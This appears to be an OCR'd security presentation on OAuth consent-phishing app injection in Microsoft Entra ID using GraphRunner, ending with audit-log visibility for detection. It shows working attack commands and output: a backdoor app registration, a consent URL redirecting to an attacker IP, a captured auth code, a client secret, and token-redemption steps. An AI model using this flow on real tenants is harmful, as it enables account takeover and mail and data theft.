
Creates a new application with permissions that a user can log into

Used as a stepping stone

Requires some social engineering

- User needs to provide consent
- Allows interception of an OAuth code
- Cashed in for an application token (access token and refresh token) specific to the application

High Level Flow of App Injection



```
                                               by Beau Bullock (@dafthack)
                  Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\GraphRunner> _
```

1 **Invoke-InjectOAuthApp**
Create Application with a set of permissions and a Reply URL (web server)

2 Web Server
(will handle redirect from GraphRunner)

3 **AutoOAuthFlow.py**
Specify application id, secret, URL and scope (permissions)

4 **Send URL to User**


5 **Redirect to Sign-In to Entra ID**
Prompt to Accept Application/Permission Scope

6 **AuthCode is sent to web server**

7 **Get-AzureAppTokens**

Entra ID
(Create Application with Scope/Permissions)

Unsuspecting User




```
PS C:\GraphRunner> Invoke-InjectOAuthApp -AppName "FinanceEval" -ReplyUrl "https://34.118.170.49:8080" -scope "op backdoor" -Tokens $tokens
[*] Using the provided access tokens.
[*] Getting Microsoft Graph Object ID
Graph ID: 00000003-0000-0000-c000-000000000000
Internal Graph ID: 89f845ca-836f-49e0-af27-d97bd85aa9f8
[*] Now getting object IDs for scope objects:
[*] One overpowered (OP) backdoor is coming right up! Here is the scope:
openid profile offline_access email User.Read User.ReadBasic.All Mail.Read Mail.Send Mail.Read.Shared Mail.Send.Shared Files.ReadWrite.All EWS.
AccessAsUser.All ChatMessage.Read ChatMessage.Send Chat.ReadWrite Chat.Create ChannelMessage.Edit ChannelMessage.Send Channel.ReadBasic.All Pre
sence.Read.All Team.ReadBasic.All Team.Create Sites.Manage.All Sites.Read.All Sites.ReadWrite.All Policy.Read.ConditionalAccess
openid : "37f7f235-527c-4136-accd
profile : "14dad69e-099b-42c9-810
offline_access : "7427e0e9-2fba-4
email : "64a6cdd6-aab1-4aaf-94b8-
User.Read : "e1fe6dd8-ba31-4d61-8
User.ReadBasic.All : "b340eb25-34
Mail.Read : "570282fd-fa5c-430d-a
Mail.Send : "e383f46e-2787-4529-8
Mail.Read.Shared : "7b9103a5-4610
Mail.
Files
EWS.A
ChatM
ChatM
Chat.
Chat.
Chann
Chann
Chann
Prese
Team.
Team.
Sites
Sites
Sites
Policy.Read.ConditionalAccess : "633e0fce-8c58-4cfb-9495-12bbd5a24f7c"
[*] Finished collecting object IDs of permissions.
[*] Now deploying the app registration with display name FinanceEval to the tenant.
```

```
--------------------------------------------------------------
Application ID: 5d4a49ce-da25-4992-98a6-d7ca09adc35c
Object ID: 98c9ca9f-c831-4eee-bddb-b86e04bee695
Secret: ZMH8Q~gXSiiooBJSHC744~PmMa.8qjIy2NvuBaQM
--------------------------------------------------------------
```

```
[*] If everything worked successfully this is the consent URL you can use to grant consent to the app:
--------------------------------------------------------------
https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?client_id=5d4a49ce-da25-4992-98a6-d7ca09adc35c&response_type=code&redirec
t_uri=https%3a%2f%2f34.118.170.49%3a8080&response_mode=query&scope=openid%20profile%20offline_access%20email%20User.Read%20User.ReadBasic.All%2
0Mail.Read%20Mail.Send%20Mail.Read.Shared%20Mail.Send.Shared%20Files.ReadWrite.All%20EWS.AccessAsUser.All%20ChatMessage.Read%20ChatMessage.Send
%20Chat.ReadWrite%20Chat.Create%20ChannelMessage.Edit%20ChannelMessage.Send%20Channel.ReadBasic.All%20Presence.Read.All%20Team.ReadBasic.All%20
Team.Create%20Sites.Manage.All%20Sites.Read.All%20Sites.ReadWrite.All%20Policy.Read.ConditionalAccess&state=1234
--------------------------------------------------------------
```


```
After you obtain an OAuth Code from the redirect URI server you can use this command to complete the flow:
--------------------------------------------------------------
Get-AzureAppTokens -ClientId "5d4a49ce-da25-4992-98a6-d7ca09adc35c" -ClientSecret "ZMH8Q~gXSiiooBJSHC744~PmMa.8qjIy2NvuBaQM" -RedirectUri "http
s://34.118.170.49:8080" -scope "openid profile offline_access email User.Read User.ReadBasic.All Mail.Read Mail.Send Mail.Read.Shared Mail.Send
.Shared Files.ReadWrite.All EWS.AccessAsUser.All ChatMessage.Read ChatMessage.Send Chat.ReadWrite Chat.Create ChannelMessage.Edit ChannelMessag
e.Send Channel.ReadBasic.All Presence.Read.All Team.ReadBasic.All Team.Create Sites.Manage.All Sites.Read.All Sites.ReadWrite.All Policy.Read.C
onditionalAccess" -AuthCode <insert your OAuth Code here>
```

Permission Scope Requested



☑ Consent on behalf of your organization

If you accept, this app will get access to the specified resources for all users in your organization. No one else will be prompted to review these permissions.



tim.smith_admin@lunarstiiiness.com

Permissions requested

FinanceEval
unverified

This application is not published by Microsoft.

This app would like to:


- Maintain access to data you have given it access to
- Sign you in and read your profile
- Read all users' basic profiles
- Read your mail
- Send mail as you
- Read mail you can access
- Send mail on behalf of others or yourself
- Have full access to all files you have access to
- Read user chat messages
- Send chat messages
- Read and write your chat messages
- Create chats
- Edit your channel messages
- Send channel messages
- Read the names and descriptions of channels
- Read presence information of all users in your organization
- Read the names and descriptions of teams
- Create teams
- Create, edit, and delete items and lists in all your site collections
- Read items in all site collections
- Edit or delete items in all site collections
- Read your organization's conditional access policies
- Access your mailboxes

□ Consent on behalf of your organization


Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here


Web Server Redirect Captures



```
OAuth Code:
0.AVkAlUD-528HDEGgfrbNWZG0NM5JSl0l2pJJmKbXygmtw1z7AEo.AgABAAIAAAAmoFfGtYxvRrNriQdPKIZ-
AgDs_wUA9P8eawsTgJsMLFNdIx1qFVWwH9E0-0N9YOqnCdX0feyDZ3bvPGQxu9IJjCrhfLU4DyIt2r5amNY0TbjrpLnWWxAcH1nAVwXV2tOceFTCH3yvEY8IQ9Grrd7Ya-xGIqWk-
Dqx8N3EThWiLGSoF4GbvUUAubUmmC-3WPEj9Ba4SyK-w8zTQ7BprD7dQrZ8_cpuV7pT0yhZ-3fcopspOeTNS4oibc5dGBSUeCj1hlfgS3rQupEbBqjjwaioqB0sxW49nKKyX8Oc5tcfjFtmEaWdPPI6UUZM-
W9bEaYOgiTkeo4d8uSgOF6zrFs6fJrADB7Cf9op0b7oNgXnjeeKQnUSZdIbW9k7mBJUzqlvMgOtkz-NmkwnDj_JjN6Qq-Sr0DagrC0Gltvu1P9inNugUmVF0hVnFdt-Dz63dL76DWUhFZzWK7xAX-
EVhHdiTMOq_fX69VRDl1uWXGk2v7zU8ZBLgcrI5A23oxIkaW9y2wFJzebTOj3W4Z8umxuifXNZV-kHJIO-XBwPTOR-hE322KCIH3--erRxs36cmmdpuA_hir1-
pLbJsreG4cbLHsmhySk6QGA5xfERWS1TOOCH8jMNEpE6KZ6oFezte9PoyYM0Y8ebWJtN009_UKeEKbv3LG_ZSnMJbrqGeaXHBFiNk7HvgFvUTRpdC03TLljAogqf3ZJzVr5VzyQpZzJAI6hZdcfewizkDAp-
Nj__u2rOFf3zr3kUPD7GnOYuLRYq5Nc4sydO69zxQuCmYQ9P55vj3eQwwuGSWAm6zlM4fklGiZH27IiJCI4BP_Nfgsocl1wMc9AmEPfImIPHXRFXq000y_o5iog76vu5AK4glEhseNhXFYivYUlEjDar1-
O9NPU_etpF_BjkW6VBs3bNQxb9bzfiFx_FLzetjzuORnHzfJm0WgvMysC_HLrl8Gz7iPuMQRPDrzre6hUR9ifguAOglE7geKHRANHog8-mar7Yy-
_Rtfsu9i2rUgUsCUES5jziZAwtnEN4SokIYC6yUmyhNDb72NNoiI0F12OCQ34h6ECfTU0_3ZAOon8ez_rOKW1eDGG4jhNE0wUf7JTrzv5aBOqlrLS1FFF3mB7RtTbCR39iYQ_F8sUxMy-
TuLKFQ34vhnKpXZ8FWQFKSPlHXmzBoRTqIsNkWJ80YWB1QzrCweqetuHXufLZxNDXw9-oBusMT8t-0glSLC5WLXgcS5VJGtYSFCttceebiBOf2sPnsg
```




```
-----------------------------------------------------------
After you obtain an OAuth Code from the redirect URI server you can use this command to complete the flow:
-----------------------------------------------------------
Get-AzureAppTokens -ClientId "5d4a49ce-da25-4992-98a6-d7ca09adc35c" -ClientSecret "ZMH8Q~gXSiiooBJSHC744~PmMa.8qjIy2NvuBaQM" -RedirectUri "http
s://34.118.170.49:8080" -scope "openid profile offline_access email User.Read User.ReadBasic.All Mail.Read Mail.Send Mail.Read.Shared Mail.Send
.Shared Files.ReadWrite.All EWS.AccessAsUser.All ChatMessage.Read ChatMessage.Send Chat.ReadWrite Chat.Create ChannelMessage.Edit ChannelMessag
e.Send Channel.ReadBasic.All Presence.Read.All Team.ReadBasic.All Team.Create Sites.Manage.All Sites.Read.All Sites.ReadWrite.All Policy.Read.C
onditionalAccess" -AuthCode <insert your OAuth Code here>
```



```
---Here is your access token---
```

```
---Here is your refresh token---
```


App Injection - Visibility



```
                                                      by Beau Bullock (@dafthack)
                    Do service principals dream of electric sheep?

For usage information see the wiki here: https://github.com/dafthack/GraphRunner/wiki
To list GraphRunner modules run List-GraphRunnerModules

PS C:\GraphRunner>
```


1

Invoke-InjectOAuthApp
Create Application with a set of permissions and a Reply URL (web server)




METADATA.EVENT_TIMESTAMP	METADATA.PRODUCT_EVENT_TYPE	PRINCIPAL.USER.USERID	TARGET.USER.USERID	TARGET.URL
2024-02-03T18:55:59.328	Microsoft Graph Activity	2f3d09fc-1952-445f-9fc4-e5f428f9a252	[n/a]	https://graph.microsoft.com/v1.0/applications/98c9ca9f-c831-4eee-bddb-b86e04bee695/addPassword
2024-02-03T18:55:59.000	Update application.	mike.slayton@th7sz.onmicrosoft.com	[n/a]	[n/a]
2024-02-03T18:55:59.000	Update application – Certificates an…	mike.slayton@th7sz.onmicrosoft.com	[n/a]	[n/a]
2024-02-03T18:55:58.741	Microsoft Graph Activity	2f3d09fc-1952-445f-9fc4-e5f428f9a252	[n/a]	https://graph.microsoft.com/v1.0/applications
2024-02-03T18:55:58.000	Add owner to application.	mike.slayton@th7sz.onmicrosoft.com	mike.slayton@th7sz.onmicrosoft.com	[n/a]
2024-02-03T18:55:58.000	Add application.	mike.slayton@th7sz.onmicrosoft.com	[n/a]	[n/a]
2024-02-03T18:55:56.873	Microsoft Graph Activity	2f3d09fc-1952-445f-9fc4-e5f428f9a252	[n/a]	https://graph.microsoft.com/v1.0/servicePrincipals/89f845ca-836f-49e0-af27-d97bd85aa9f8
2024-02-03T18:55:56.691	Microsoft Graph Activity	2f3d09fc-1952-445f-9fc4-e5f428f9a252	[n/a]	https://graph.microsoft.com/v1.0/servicePrincipals?$skiptoken=RFNwdAIAADVTZXJ2aWNlUHJpbmNp…
2024-02-03T18:55:56.499	Microsoft Graph Activity	2f3d09fc-1952-445f-9fc4-e5f428f9a252	[n/a]	https://graph.microsoft.com/v1.0/servicePrincipals?$skiptoken=RFNwdAIAADVTZXJ2aWNlUHJpbmNp…
2024-02-03T18:55:56.127	Microsoft Graph Activity	2f3d09fc-1952-445f-9fc4-e5f428f9a252	[n/a]	https://graph.microsoft.com/v1.0/servicePrincipals?$skiptoken=RFNwdAIAADVTZXJ2aWNlUHJpbmNp…
2024-02-03T18:55:55.706	Microsoft Graph Activity	2f3d09fc-1952-445f-9fc4-e5f428f9a252	[n/a]	https://graph.microsoft.com/v1.0/servicePrincipals?$skiptoken=RFNwdAIAAQAAADVTZXJ2aWNlUHJp…
